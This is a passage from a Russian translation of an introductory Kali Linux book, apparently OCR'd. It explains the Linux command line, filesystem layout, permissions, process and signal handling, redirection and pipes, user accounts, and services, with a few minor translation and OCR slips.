


Рис. 1-7. Рабочий стол MATE с меню

Если вы серьезно относитесь к тому, чтобы действительно начать работу с Kali и работать с ним, потратьте некоторое время, играя с различными средами рабочего стола. Важно, чтобы вы чувствовали себя комфортно и могли эффективно использовать интерфейс. Если у вас установлена среда рабочего стола, которая мешает вам работать или вам трудно ориентироваться в ней, то вероятно она не очень хорошо подходит для вас. Вы можете попробовать другое окружение рабочего стола. Дополнительные среды устанавливаются достаточно легко. Когда мы немного позже перейдем к управлению пакетами, вы узнаете, как установить дополнительные пакеты и, как следствие, среды рабочего стола. Вы даже можете обнаружить некоторые из них, которые не включены в это обсуждение.

Использование командной строки

Из этой книги вы узнаете, что я очень люблю командную строку. Причин для этого много. Во-первых, я начинал когда терминалы не имели того, что мы называем полными экранами. И у нас, конечно, не было настольных сред. У нас были в основном командные строки. В результате, я привык печатать. Когда я начал работать в системах Unix, все, что у меня было, это командная строка, поэтому мне нужно было привыкнуть к набору команд, доступному там. Другая причина, по которой вам удобно работать с командной строкой, заключается в том, что вы не всегда можете получить пользовательский интерфейс. Возможно, вы работаете удаленно и подключаетесь по сети. Это можно легко выполнить с помощью командной строки, так же многие утилиты не имеют графического окружения. Таким образом, подружиться с командной строкой необходимо и полезно.

Другая причина привыкания к командной строке и расположению программных элементов заключается в том, что программы GUI могут иметь сбои или могут упускать детали, которые могут быть полезны. Это может быть особенно верно для некоторых инструментов безопасности или судебной экспертизы. В качестве одного из примеров я предпочитаю использовать набор *Sleuth Kit* (TSK), набор программ командной строки, через веб-интерфейс *Autopsy*, который более нагляден. Поскольку вскрытие находится на вершине TSK, это просто другой способ взглянуть на информационную задачу, способную генерировать. Разница в том, что при вскрытии, вы не получите все детали, особенно те, которые довольно низкого уровня. Если вы только учитесь делать тестирование, понимание того, что происходит, может быть гораздо более полезным, чем изучение графического интерфейса. Ваши навыки и знания будут гораздо более ясными и переносимыми в другие ситуации и инструменты.

Пользовательский интерфейс часто называют оболочкой. Это относится к программе, управляющей рабочим столом, или к программе, которая принимает команды, вводимые в окно терминала. Оболочка по умолчанию в Linux - это оболочка Bourne Again (*bash*).

Однако оболочка Bourne имела ограничения или отсутствовала. В результате в 1989 году Bourne Shell снова был выпущен. С тех пор он стал общей оболочкой в дистрибутивах Linux. Существует два типа команд, которые будут выполняться в командной строке. Один тип команд называется встроенными. Это функция самой оболочки, и она не вызывает никакой другой программы — оболочка обрабатывает ее. Другая команда будет запускать программу, которая находится в каталоге. Оболочка имеет список каталогов, в которых хранятся программы, которые предоставляются (и настраиваются) через переменную среды.

Примечание

Имейте в виду, что Unix был разработан программистами для программистов. Смысл был в том, чтобы создать среду, которая была бы удобной и полезной для программистов, использующих ее. В результате оболочка, как и все остальное, является языком программирования и средой. Каждая оболочка имеет различный синтаксис для операторов управления, которые она использует, но вы можете создать программу прямо в командной строке, потому что, как язык программирования, оболочка сможет выполнять все операторы.

Короче говоря, мы собираемся провести некоторое время с командной строкой, потому что именно там начинался Unix, и командная строка мощный инструмент. Для начала вы захотите обойти файловую систему и получить списки файлов, включая такие детали, как разрешения. Другие полезные команды - это те, которые управляют процессами и общими утилитами.

Управление файлами и каталогами

Для начала давайте поговорим о том, как заставить оболочку сообщить вам каталог, в котором вы находитесь. Это называется текущим рабочим каталогом. Чтобы получить имя рабочего каталога, в котором мы сейчас находимся с точки зрения оболочки, мы используем команду *pwd* (print working directory) – печать рабочей директории. В Примере 1-1 можно увидеть приглашение, которое заканчивается на #, указывающее, что действующий пользователь, который в настоящее время вошел в систему, является суперпользователем. # завершает приглашение, за которым следует команда, которая вводится и выполняется. За этим в следующей строке следуют результаты или выходные данные команды.

Пример 1-1. Напечатать рабочую директорию

```
root@rosebud:~# pwd
/root
```

Примечание

Когда Вы дойдете до точки, где у вас есть несколько машин, физических или виртуальных, вам может быть интересно иметь особенные имена для ваших разных систем. Например, я знаю людей, которые назвали свои системы в честь персонажей "Автостопом по Галактике". Я также видел монеты, планеты, и различные другие темы. На протяжении веков мои системы были названы в честь персонажей округа Блум. Система Кали здесь названа в честь бутона розы Басселопа.

Как только мы узнаем, где мы находимся в файловой системе, которая всегда начинается с корневого каталога (/) и немного похожа на дерево, мы можем получить список файлов и каталогов. Вы обнаружите, что в командах Unix/Linux часто используется минимальное количество символов. В случае получения списков файлов используется команда *ls*. Хотя *ls* полезна, в выводе перечислены только имена файлов и каталогов. Вам могут понадобиться дополнительные сведения о файлах, включая время и даты, а также разрешения. Вы можете увидеть эти результаты с помощью команды *ls -la*. *-l* (ell) определяет длинный список, включая детали. *-a* указывает, что *ls* должен показывать все файлы, включая файлы, которые в противном случае скрыты. Выходные данные приведены в Примере 1-2.

Пример 1-2. Получение длинного списка

```
root@rosebud:~# ls -la
total 164
drwxr-xr-x 17 root  root 4096  Nov 4  21:33 .
drwxr-xr-x 23 root  root 4096  Oct 30 17:49 ..
-rw------- 1  root  root 1932  Nov 4  21:31 .ICEauthority
-rw------- 1  root  root 52    Nov 4  21:31 .Xauthority
-rw------- 1  root  root 78    Nov 4  20:24 .bash_history
-rw-r--r-- 1  root  root 3391  Sep 16 19:02 .bashrc
drwx------ 8  root  root 4096  Nov 4  21:31 .cache
drwxr-xr-x 3  root  root 4096  Nov 4  21:31 .cinnamon
drwxr-xr-x 15 root  root 4096  Nov 4  20:46 .config
-rw-r--r-- 1  root  root 47    Nov 4  21:31 .dmrc
drwx------ 2  root  root 4096  Oct 29 21:10 .gconf
drwx------ 3  root  root 4096  Oct 29 21:10 .gnupg
drwx------ 3  root  root 4096  Oct 29 21:10 .local
-rw-r--r-- 1  root  root 148   Sep 4  09:51 .profile
-rw------- 1  root  root 1024  Sep 16 19:36 .rnd
-rw------- 1  root  root 1092  Nov 4  21:33 .viminfo
-rw-r--r-- 1  root  root 20762 Nov 4  20:37 .xfce4-session.verbose-log
-rw-r--r-- 1  root  root 16415 Nov 4  20:29 .xfce4-session.verboselog.
last
-rw------- 1  root  root 8530  Nov 4  21:31 .xsession-errors
-rw------- 1  root  root 7422  Nov 4  21:31 .xsession-errors.old
drwxr-xr-x 2  root  root 4096  Nov 4  20:06 .zenmap
drwxr-xr-x 2  root  root 4096  Oct 29 21:10 Desktop
drwxr-xr-x 2  root  root 4096  Oct 29 21:10 Documents
drwxr-xr-x 2  root  root 4096  Oct 29 21:10 Downloads
drwxr-xr-x 2  root  root 4096  Oct 29 21:10 Music
drwxr-xr-x 2  root  root 4096  Oct 29 21:10 Pictures
drwxr-xr-x 2  root  root 4096  Oct 29 21:10 Public
drwxr-xr-x 2  root  root 4096  Oct 29 21:10 Templates
drwxr-xr-x 2  root  root 4096  Oct 29 21:10 Videos
```

Начиная с левой колонки, вы можете увидеть разрешения. Unix имеет простой набор разрешений. Каждый файл или каталог имеет набор разрешений, связанных с владельцем пользователя, затем набор разрешений, связанных с группой, которой принадлежит файл, и, наконец, набор разрешений, принадлежащих всем остальным. Каталоги обозначаются буквой *d* в самой первой позиции. Другие доступные разрешения: чтение, запись и выполнение. В Unix-подобных операционных системах программа получает набор битов *execute*, чтобы определить, является ли он исполняемым. Это отличается от Windows, где расширение файла, поможет сделать это определение. Исполняемый бит определяет не только, является ли файл исполняемым, но и кто может его выполнить, в зависимости от того, в какой категории установлен бит выполнения (пользователь, группа, все).

СТРУКТУРА ФАЙЛОВОЙ СИСТЕМЫ LINUX

Файловая система в Linux имеет практически ту же компоновку, что и в других Unix-подобных системах. Фактически ее структура определяется опубликованным стандартом с названием «Linux Filesystem Hierarchy Standart”.

Общие каталоги, которые вы увидите в системе Linux, следующие:

/ Корневой каталог, откуда всё начинается

/bin

Содержит двоичные (binaries) файлы (программы), необходимые для загрузки и функционирования системы

/boot

Содержит ядро Linux, образ начального RAM-диска (с драйверами, необходимыми на этапе загрузки) и сам загрузчик

/dev

Специальный каталог, содержащий узлы устройств. «Всё сущее есть файл» применяется также к устройствам. Здесь ядро хранит список всех известных ему устройств

/etc

Этот каталог содержит все системные конфигурационные файлы. Здесь же хранится коллекция сценариев командной оболочки, запускающих системные службы во время загрузки. Практически все файлы в этом каталоге содераж обычный читаемый текст

/home

Каталог, содержащий домашние каталоги пользователя.

/lib

Файлы библиотеки, содержащие общий код и функции, которые может использовать любая программа.

/opt

Дополнительное программное обеспечение загружается в этот каталог.

/proc

Специальный каталог. Не является фактической файловой системой, в том смысле, что файлы в этом каталоге не хранятся на жестком диске. Это виртуальная файловая система, поддерживаемая ядром Linux. Файлы в ней являются «глазками», через которые можно заглянуть в ядро. Эти файлы доступны для чтения и помогают «увидеть» компьютер глазами ядра.

/root

Домашний каталог пользователя root.

/sbin

Каталог содержит системные двоичные файлы (system binaries). Эти программы выполняют жизненно важные задачи и обычно запускаются только суперпользователем

/tmp

Здесь хранятся временные файлы. Каталог /tmp играет роль временного хранилища для временных файлов, создаваемых разными программами. В некоторых конфигурациях этот каталог принудительно очищается при каждой перезагрузке системы

/usr

Дерево каталогов /usr является, пожалуй, самым объемным в системе Linux. В нем хранятся все программы и файлы поддержки, используемые обычными пользователями.

/var

За исключением /tmp и /home, все упоминавшиеся выше каталоги остаются относительно статичными; то есть их содержимое почти не меняется. Дерево каталогов /var – как раз то место, где хранятся часто изменяемые данные: различные базы данных, буферные файлы, почта пользователей и прочее.

Вы также можете увидеть владельца (пользователя) и группу, оба из которых являются корневыми в этих случаях. Далее следует размер файла, время последнего изменения файла или каталога, а затем имя файла или каталога. Вы можете заметить вверху, что есть файлы, которые начинаются с точки. Такие файлы и каталоги хранят пользовательские настройки и журналы. Поскольку они управляются приложениями, которые их создают, они, как правило. скрыты в обычных списках каталогов.

Программа *touch* может использоваться для обновления измененной даты и времени до момента запуска *touch*. Если файл не существует, *touch* создаст пустой файл с измененной и созданной меткой времени, установленной на момент выполнения *touch*.

Другие команды, связанные с файлами и каталогами, которые будут действительно полезны, связаны с настройкой разрешений и владельцев. Каждый файл и каталог получает набор разрешений, как указано ранее, а также имеет владельца и группу. Чтобы задать разрешения для файла или каталога, используйте команду *chmod*, которая может принимать числовое значение для каждого из возможных разрешений. Используются три бита, каждый из которых

включен или выключен в зависимости от того, установлено разрешение или нет. Поскольку они являются битами, мы говорим о степенях 2. Проще всего запомнить полномочия 2, а также порядок чтения, записи и выполнения. Если Вы читаете слева направо, как это делают люди большинства западных культур, вы будете думать о том, что самая значительная ценность - слева. Поскольку мы говорим о битах, то есть степени числа 2 с показателями 0-2. Чтение имеет значение 22 или 4. Запись имеет значение 21 или 2. Наконец, *execute* имеет значение 20 или 1. Например, если вы хотите установить разрешения на чтение и запись для файла, вы должны использовать 4 + 2 или 6. Битовый шаблон будет 110, если его легче увидеть таким образом.

Существует три вида разрешений: владелец, группа и все. При настройке разрешений для каждого из них указывается числовое значение, то есть трехзначное значение. Например, чтобы задать чтение, запись и выполнение для владельца, но только чтение для группы и всех, вы используете *chmod 744 filename*, где *filename* - это имя файла, для которого вы устанавливаете разрешения. Вы также можете просто указать бит, который вы хотите установить или отменить, если это проще. Например, можно использовать *chmod u+x filename* для добавления исполняемого бита для владельца.

Файловая система Linux, как правило, хорошо структурирована, так что вы можете быть уверены, где искать файлы. Однако в некоторых случаях может потребоваться поиск файлов. В Windows или macOS вы можете понять, как искать файлы, так как необходимые инструменты встроены в файловые менеджеры. Если вы работаете из командной строки, вы должны знать средства, которые можно использовать для поиска файлов. Первый - это поиск, который опирается на системную базу данных. Программа *updatedb* обновит эту базу данных, и при использовании *locate* система запросит базу данных, чтобы найти расположение файла.

Если вы ищете программу, вы можете использовать другую утилиту. Программу, которая скажет вам, где находится нужная вам программа. Это может быть полезно, если у вас различные места, где хранятся исполняемые файлы. Здесь следует отметить то, что используется переменная PATH в среде пользователя для поиска программы. Если исполняемый файл найден в пути, отображается полный путь к исполняемому файлу.

Более универсальной программой для определения местоположения является *find*. Хотя *find* имеет много возможностей, простой подход - использовать что-то вроде *find / - name foo -print*. Вам не нужно указывать параметр *-print*, так как печать результатов является поведением по умолчанию; это просто то, как я научился запускать команду, и это вошло в привычку. Используя *find*, вы указываете путь для поиска. *find* выполняет рекурсивный поиск, то есть он начинается в указанном каталоге и выполняет поиск во всех каталогах в

указанном каталоге. В предыдущем примере, мы ищем файл с именем *foo*. В поиске можно использовать регулярные выражения, включая подстановочные знаки. Если вы хотите найти файл, который начинается с букв *foo*, используйте *find / - name “foo*” - print*. Если вы используете шаблоны поиска, вам нужно поместить строку и шаблон в двойные кавычки. В то время как есть много других возможностей использования данной утилиты, для начала вам будет достаточно знать такой простой способ поиска.

Управление процессами

Когда вы запустите программу, вы инициируете процесс. Процесс можно рассматривать как динамический, выполняющийся экземпляр программы, который является статическим, поскольку он находится на носителе данных. Каждая работающая система Linux имеет десятки или сотни процессов, запущенных в любой момент времени. В большинстве случаев можно ожидать, что операционная система будет управлять процессами наилучшим образом. Тем не менее, иногда вы можете захотеть принять участие. В качестве примера можно проверить, выполняется ли процесс, поскольку не все процессы выполняются на переднем плане. Процесс переднего плана - это процесс, который в настоящее время имеет потенциал для пользователя видеть и взаимодействовать с ним по сравнению с фоновым процессом, с которым пользователь не сможет взаимодействовать, если он не будет выведен на передний план и предназначен для взаимодействия с пользователем. Например, просто проверяя количество процессов, запущенных в бездействующей системе Kali Linux, я обнаружил 141 процесс. Из 141, только один был на переднем плане. Все остальные были своего рода услугами.

Чтобы получить список процессов, вы можете использовать команду *ps*. Команда сама по себе не дает вам намного больше, чем список процессов, принадлежащих пользователю, запускающему программу. Каждый процесс, как и файлы, имеет владельца и группу. Причина в том, что процессы должны взаимодействовать с файловой системой и другими объектами, а наличие владельца и группы - это способ, которым операционная система определяет, должен ли процесс иметь доступ. В Примере 1-3 можно увидеть, как выглядит только что запущенный *ps*.

Пример 1-3. Получение списка процессов

```
root@rosebud:~# ps
PID TTY TIME CMD
4068 pts/1 00:00:00 bash
4091 pts/1 00:00:00 ps
</pre>
```

То, что вы видите в Примере 1-3, является идентификационным номером процесса, обычно известным как идентификатор процесса или PID, за которым следует порт teletypewriter, на котором была выдана команда, количество времени, проведенного в процессоре, и, наконец, команда. Большинство команд, которые вы увидите, имеют параметры, которые можно добавить в командную строку, и это изменит поведение программы.

СПРАВОЧНАЯ СТРАНИЦА

Исторически руководство Unix было доступно в интернете, то есть непосредственно на машине. Чтобы получить документацию для любой команды, вы должны запустить программу *man*, а затем команду, для которой вы хотите документацию. Эти справочные страницы были отформатированы на языке набора текста troff. В результате, когда вы читаете справочную страницу, похоже, что она была отформатирована для печати, что по сути верно. Если вам нужна помощь по команде и соответствующие параметры командной строки, вы можете использовать *man*, чтобы узнать подробности. Справочные страницы также предоставляют соответствующие команды и информацию.

Руководство Unix было разделено на следующие разделы::

General Commands	(Главные команды)
System Calls	(Системный вызов)
Library Functions	(Библиотечные функции)
Special Files	(Специальные файлы)
File Formats	(Формат файла)
Games and Screensavers	(Игры и заставки)
Miscellanea	(Разное)

System Administration Commands and Daemons (Команды системного администрирования и демоны)

Когда одно и то же ключевое слово применяется в нескольких областях, таких как *open*, вы просто указываете, какой раздел вы хотите. Если вы хотите открыть системный вызов, используйте команду *man 2 open*. Если вам также нужно знать соответствующие команды, вы можете использовать команду *apropos*, как в *apropos open*. Вы получите список всех соответствующих команд.

Интересно, что AT&T Unix немного отличался от BSD Unix. Это привело к некоторым изменениям параметров командной строки, в зависимости от того, с какого вывода Unix вы начали. Для получения более подробных списков процессов, включая все процессы, принадлежащие всем пользователям (так как без указания, вы получаете только процессы, принадлежащие вашему пользователю), вы можете использовать *ps -ea* или *ps aux*. Будет предоставлен полный список, хотя будут различия в деталях.

Дело в использовании *ps* заключается в том, что он статичен: вы запускаете его один раз и получаете список процессов. Другая программа может быть

использована для наблюдения за изменением списка процессов в режиме, близком к реальному времени. Хотя можно также получить статистику, такую как использование памяти и процессора от *ps*, с *top*, вам не нужно просить об этом. Запуск *top* даст вам список процессов, обновляемых через регулярные промежутки времени. Пример выходных данных приведен в Примере 1-4.

Пример 1-4. Использование top для списка процессов

```
top - 20:14:23 up 3 days, 49 min, 2 users, load average: 0.00, 0.00,
0.00
Tasks: 139 total, 1 running, 138 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0.3 us, 0.2 sy, 0.0 ni, 99.5 id, 0.0 wa, 0.0 hi, 0.0 si,
0.0 st
KiB Mem : 4050260 total, 2722564 free, 597428 used, 730268
buff/cache
KiB Swap: 4192252 total, 4192252 free, 0 used. 3186224 avail
Mem
PID    USER   PR  NI  VIRT   RES   SHR  S  %CPU  %MEM   TIME+
COMMAND
6995   root   20  0  105384  6928  5932 S   0.3   0.2   0:00.11 sshd
7050   root   20  0  47168   3776  3160 R   0.3   0.1   0:00.09 top
1      root   20  0  154048  8156  6096 S   0.0   0.2   0:02.45
systemd
2      root   20  0    0      0     0   S   0.0   0.0   0:00.06
kthreadd
4      root    0 -20   0      0     0   S   0.0   0.0   0:00.00
kworker/0:+
5      root   20  0    0      0     0   S   0.0   0.0   0:01.20
kworker/u4+
6      root    0 -20   0      0     0   S   0.0   0.0   0:00.00
mm_percpu_+
7      root   20  0    0      0     0   S   0.0   0.0   0:00.20
ksoftirqd/0
8      root   20  0    0      0     0   S   0.0   0.0   0:38.25
rcu_sched
9      root   20  0    0      0     0   S   0.0   0.0   0:00.00
rcu_bh
```

В дополнение к предоставлению списка процессов, объема памяти, которую они используют, процента используемого процессором, а также другие особенности, сверху отображаются сведения о запущенной системе, которые вы увидите вверху. Каждый раз, когда дисплей обновляется, список процессов изменяется, указывая, какие процессы потребляют больше всего ресурсов в верхней части. Как вы заметите, сам *top* потребляет некоторое количество ресурсов, и вы часто будете видеть его в верхней части списка процессов. Одним из важных полей, которое вы увидите не только в *top*, но и в *ps* является PID. В дополнение к обеспечению способа четкой идентификации одного процесса от другого,

особенно когда имя процесса является тем же самым, это также обеспечивает способ отправки сообщений процессу.
Вы найдете эти две команды неоценимыми, когда вы управляете процессами. Они тесно связаны между собой, выполняя одну и ту же функцию, хотя и предлагая несколько разные возможности. Первая команда *-kill*,которая, что неудивительно, может убить запущенный процесс. Более конкретно, она посылает сигнал процессу. Операционная система будет взаимодействовать с процессами, посылая им сигналы. Сигналы являются одним из средств межпроцессорного взаимодействия (IPC). Сигнал по умолчанию для *kill* - это термин *signal* (SIGTERM), что означает *terminate*, но если вы укажете другой сигнал, *kill* отправит этот сигнал. Чтобы отправить другой сигнал, вы выдаете *kill - # pid*, где # указывает номер, который соответствует сигналу, который вы собираетесь отправить, а pid - это идентификационный номер процесса, который вы можете найти с помощью *ps* или *top*.

СИГНАЛЫ

Сигналы для системы предоставляются в заголовочном файле S. Самый простой способ получить список всех сигналов с их числовым значением, а также мнемоническим идентификатором для сигнала - запустить *kill -l*, как вы можете видеть здесь:

```
root@rosebud:~# kill -l
1) SIGHUP       2) SIGINT       3) SIGQUIT      4) SIGILL
5) SIGTRAP      6) SIGABRT      7) SIGBUS       8) SIGFPE
9) SIGKILL     10) SIGUSR1     11) SIGSEGV     12) SIGUSR2
13) SIGPIPE    14) SIGALRM     15) SIGTERM     16) SIGSTKFLT
17) SIGCHLD    18) SIGCONT     19) SIGSTOP     20) SIGTSTP
21) SIGTTIN    22) SIGTTOU     23) SIGURG      24) SIGXCPU
25) SIGXFSZ    26) SIGVTALRM   27) SIGPROF     28) SIGWINCH
29) SIGIO      30) SIGPWR      31) SIGSYS      34) SIGRTMIN
35) SIGRTMIN+1 36) SIGRTMIN+2  37) SIGRTMIN+3  38) SIGRTMIN+4
39) SIGRTMIN+5 40) SIGRTMIN+6  41) SIGRTMIN+7  42) SIGRTMIN+8
43) SIGRTMIN+9 44) SIGRTMIN+10 45) SIGRTMIN+11 46) SIGRTMIN+12
47) SIGRTMIN+13 48) SIGRTMIN+14 49) SIGRTMIN+15 50) SIGRTMAX-14
51) SIGRTMAX-13 52) SIGRTMAX-12 53) SIGRTMAX-11 54) SIGRTMAX-10
55) SIGRTMAX-9 56) SIGRTMAX-8  57) SIGRTMAX-7  58) SIGRTMAX-6
59) SIGRTMAX-5 60) SIGRTMAX-4  61) SIGRTMAX-3  62) SIGRTMAX-2
63) SIGRTMAX-1 64) SIGRTMAX
```

В то время как большое количество сигналов определены, вы не будете использовать больше, чем нужно. Обычно, когда дело доходит до управления процессами, сигнал SIGTERM является наиболее полезным. Это сигнал,

который *kill* и *kill all* выводят по умолчанию. Когда SIGTERM недостаточно, чтобы остановить процесс, вам может потребоваться выдать более сильный сигнал. Когда SIGTERM отправляется, это зависит от процесса обработки сигнала и выхода. Если процесс приостановлен, может потребоваться дополнительная помощь. SIGKILL (сигнал номер 9) принудительно завершит процесс, не полагаясь на сам процесс, чтобы справиться с ним.

Вторая программа, с которой вы должны познакомиться - это *kill all*. Разница между *kill* и *killall* заключается в том, что с *kill all* вам не обязательно нужен PID. Вместо этого используется имя процесса. Это может быть полезно, особенно если родитель породил несколько дочерних процессов. Если вы хотите убить их все одновременно, вы можете использовать *killall*, и он будет выполнять работу по поиску PIDs из таблицы процессов и выдаче соответствующего сигнала процессу. Так же, как и в случае с *kill, killall* будет принимать номер сигнала для отправки в процесс. Если вам нужно принудительно убить все экземпляры процесса с именем *firefox*, например, вы будете использовать *killall -9 firefox*.

Другие программы

Очевидно, что мы не будем рассматривать весь список команд, доступных в командной строке Linux. Тем не менее, некоторые дополнительные из них полезны. Имеется три стандартных потока ввода/вывода: STDIN, STDOUT и STDERR. Каждый процесс наследует эти три потока при запуске. Вход поступает с использованием STDIN, выход идет в STDOUT, а ошибки отправляются в STDERR, хотя, возможно, это все само собой разумеется. Преимущество этого заключается в том, что если вы, например, не хотите видеть ошибки, вы можете отправить поток STDERR куда-нибудь, чтобы у вас не было обычного выхода.

Каждый из этих потоков может быть перенаправлен. Обычно STDOUT и STDERR идут в одно и то же место (как правило, консоль). STDIN происходит в консоли. Если вы хотите, чтобы ваш вывод пошел куда-то еще, вы можете использовать оператор перенаправления >. Если, например, я хотел отправить вывод *ps* в файл, я мог бы использовать *ps auxw > ps.txt*. Когда вы перенаправляете вывод, вы больше не видите его на консоли. В этом примере, если бы была ошибка, вы бы увидели, что ничего не собирается STDOUT. Если бы вы хотели перенаправить ввод, вы бы пошли другим путем. Тогда вместо >, вы должны использовать <, указывающее направление информации туда, куда хотите вы.

Понимание различных потоков ввода-вывода и перенаправления поможет вам понять оператор | (pipe). Когда вы используете |, вы говорите: “возьмите выход из того, что находится на левой стороне, и отправьте его на вход для того, что находится на правой стороне."Вы эффективно устанавливаете муфту между двумя приложениями, STDOUT → STDIN, без необходимости проходить через какие-либо промежуточные устройства.

Одно из наиболее полезных применений цепочки команд или конвейера - поиск или фильтрация. Например, если у вас есть длинный список процессов из команды ps, вы можете использовать оператор pipe для отправки выходных данных ps в другую программу *grep*, которая может использоваться для поиска строк. Например, если вы хотите найти все экземпляры программы с именем *httpd*, используйте *ps auxw | grep httpd*. *grep* используется для поиска строки во входном потоке. Хотя это полезно для фильтрации информации, вы также можете искать содержимое файлов с помощью *grep*. Например, если вы хотите найти строку *wubble* во всех файлах в каталоге, вы можете использовать *grep wubble **. Если вы хотите убедиться, что поиск следует по всем каталогам, вы говорите *grep* использовать рекурсивный поиск с *grep -R wubble **.

Управление пользователями

Когда вы запускаете Kali, у вас есть корневой пользователь - root. В отличие от других дистрибутивов Linux, вам не будет предложено создать другого пользователя. Это связано с тем, что многое из того, что вы можете делать в Kali, потребует разрешений суперпользователя (root). В результате нет причин создавать другого пользователя, даже если не рекомендуется оставаться в системе как корневой пользователь. Ожидается, что кто-то, использующий Kali, знает достаточно о том, что он делает.

Тем не менее, в Kali по-прежнему можно добавлять пользователей и управлять ими, как и в других дистрибутивах. Если вы хотите создать пользователя, вы можете просто использовать команду *useradd*. Вы также можете использовать Добавить пользователя через меню настроек. Оба достигают одной и той же цели. Когда вы создаете пользователей им присваиваются собственные характеристики и каталоги. Каждый пользователь должен иметь домашний каталог, оболочку, имя пользователя и группу как минимум. Например, если я хочу добавить свое общее имя пользователя, я бы использовал *useradd -d /home/kilroy -s /bin/bash -g users -m kilroy*. Заданные параметры определяют домашний каталог, оболочку, которую пользователь должен выполнить при интерактивном входе в систему, и группу по умолчанию. Они указывают, что *useradd* должен создать домашний каталог. Это также заполнит домашний каталог скелетными файлами, необходимыми для интерактивных имен входа.

Команда *useradd* требует, чтобы группа существовала. Если вы хотите, чтобы у пользователя была своя группа, вы можете использовать *groupadd* для создания новой группы, а затем *useradd* для создания пользователя, который принадлежит к новой группе. Если требуется добавить пользователя в несколько групп, можно отредактировать файл */etc/group* и добавить пользователя в конец каждой строки группы, членом которой он должен быть. Например, чтобы получить разрешения, связанные с доступом этих групп к файлам, необходимо выйти из системы и снова войти в систему. Это подберет изменения для вашего пользователя, включая новые группы.

После того как вы создали пользователя, вы должны установить для него пароль. Это делается с помощью команды *passwd*. Если вы root и хотите изменить пароль другого пользователя, используйте *passwd kilroy* в случае пользователя, созданного в предыдущем примере. Если вы просто используете

passwd без имени пользователя, вы собираетесь изменить свой собственный пароль.

SHELLS

По умолчанию используется оболочка Bourne Again Shell (bash). Однако можно использовать и другие оболочки. Если вам любопытно, вы можете посмотреть на другие оболочки, такие как zsh, fish, csh или ksh. Оболочка, как zsh предлагает возможность многих настроек с помощью функций, включая плагины.

Если вы хотите навсегда изменить свою оболочку, вы можете отредактировать */etc/passwd* или просто использовать *chsh* и изменить свою оболочку для вас.

Управление сервисами

Долгое время существовало два стиля управления услугами: BSD и AT&T. Сейчас всё иначе. Существует три способа управления сервисами (службами). Прежде чем мы перейдем к управлению сервисами, мы должны сначала определить службу. Служба в данном контексте - это программа, которая выполняется без вмешательства пользователя. Операционная среда запускается автоматически и работает в фоновом режиме. Если у вас нет списка процессов, вы можете никогда не узнать, что он запущен. Большинство систем имеют приличное количество таких служб, работающих в любой момент. Они называются службами, поскольку предоставляют службу системе, пользователям или иногда удаленным пользователям.

Поскольку нет прямого взаимодействия с пользователем, как правило, с точки зрения запуска и завершения этих служб, должен быть другой способ запуска и остановки служб, которые могут вызываться автоматически во время запуска и выключения системы. С помощью функции управления службами пользователи могут также использовать эту же функцию для запуска, остановки, перезапуска и получения статуса этих служб.

АДМИНИСТРАТИВНЫЕ ПРИВЕЛЕГИИ ДЛЯ СЛУЖБ

Службы системного уровня - управление ими требует административных привилегий. Либо вы должны быть суперпользователем или вам нужно использовать *sudo* для получения временных root-привилегий для того, чтобы выполнять функции управления, обслуживания.

